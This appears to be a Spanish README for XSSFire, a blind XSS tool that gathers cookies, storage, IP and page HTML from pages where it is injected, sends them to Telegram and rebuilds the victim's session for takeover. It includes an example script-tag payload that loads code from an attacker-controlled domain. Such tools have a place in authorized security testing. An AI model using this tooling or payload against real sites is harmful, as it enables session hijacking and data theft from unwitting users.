XSSFire
Un script de Blind XSS independiente.
Cómo funciona:
El script es una combinación de PHP y JavaScript; captura los datos usando JS y los envía al propio script, luego genera archivos de informe y los entrega a través de Telegram.
Requisitos:
- Servidor web ejecutándose en Linux con un dominio y un certificado SSL.
- Cuenta de Telegram (para recibir informes BXSS)
¿Por qué Telegram?
Fácil de configurar.
Rápido.
Accesible.
Características:
- Captura: IP, User-Agent, Fecha-Hora, Local Storage, Session Storage, Cookies, Referrer, Origin, URL, HTML, si se dispara desde un Iframe
- Constructor de sesión: un JavaScript que puede reconstruir la sesión: abre la URL capturada y las herramientas de desarrollo, luego pégalo en la consola y pulsa Enter. Si tienes suerte, puedes tomar el control de la sesión.
- Notificaciones de Telegram: más rápidas y fáciles de configurar que los correos electrónicos y más accesibles.
- Anti-Spam: solo debes recibir una o dos notificaciones por cada URL capturada. Sin embargo, el script se reinicia de vez en cuando para notificarte de nuevo más tarde.
- Cifrado: puedes establecer una contraseña en el script y el informe que recibas en Telegram será un archivo zip protegido por contraseña. (Los bots de Telegram no usan cifrado de extremo a extremo).
- Instantánea HTML: es un archivo HTML que se entregará con el informe y debería verse similar a la página de tu objetivo.
Configuración:
- Ve a Telegram y chatea con @botfather.
- Escribe /start en el chat y crea un nuevo bot.
- Deberías recibir el token de tu bot cuando lo crees.
- Guarda el token aparte.
- Ahora ve al chat de tu bot recién creado, inícialo y saluda.
- Luego ve a:
https://api.telegram.org/bot<bot_token>/getUpdates
- Y guarda tu ID de chat.
- Abre el script XSSFire y modifica las siguientes líneas:
$chat_id = "<Telegram Chat ID>"; // Tu ID de chat de Telegram
$token = "<Telegram Bot Access Token>"; // Tu token de acceso del bot de Telegram
$password = False; //Protege el informe de Blind XSS con una contraseña. Déjalo como False si no se usa.
- Sube el script a tu servidor.
Para generar payloads, puedes considerar usar Blind-XSS-Manager https://github.com/SeifElsallamy/Blind-XSS-Manager
Puedes crear payloads fácilmente con esta extensión ingresando tudominio.com/ en el campo de dominio y haciendo clic en Guardar.
Nota: puedes cambiar el nombre del archivo a index.php y subirlo al directorio principal de tu servidor para que los payloads sean más cortos; entonces el payload debería verse similar a este <script src="https://tudominio.com"></script>.
Capturas:



Gracias a GPT-3 xD

 seifelsallamy/xssfire







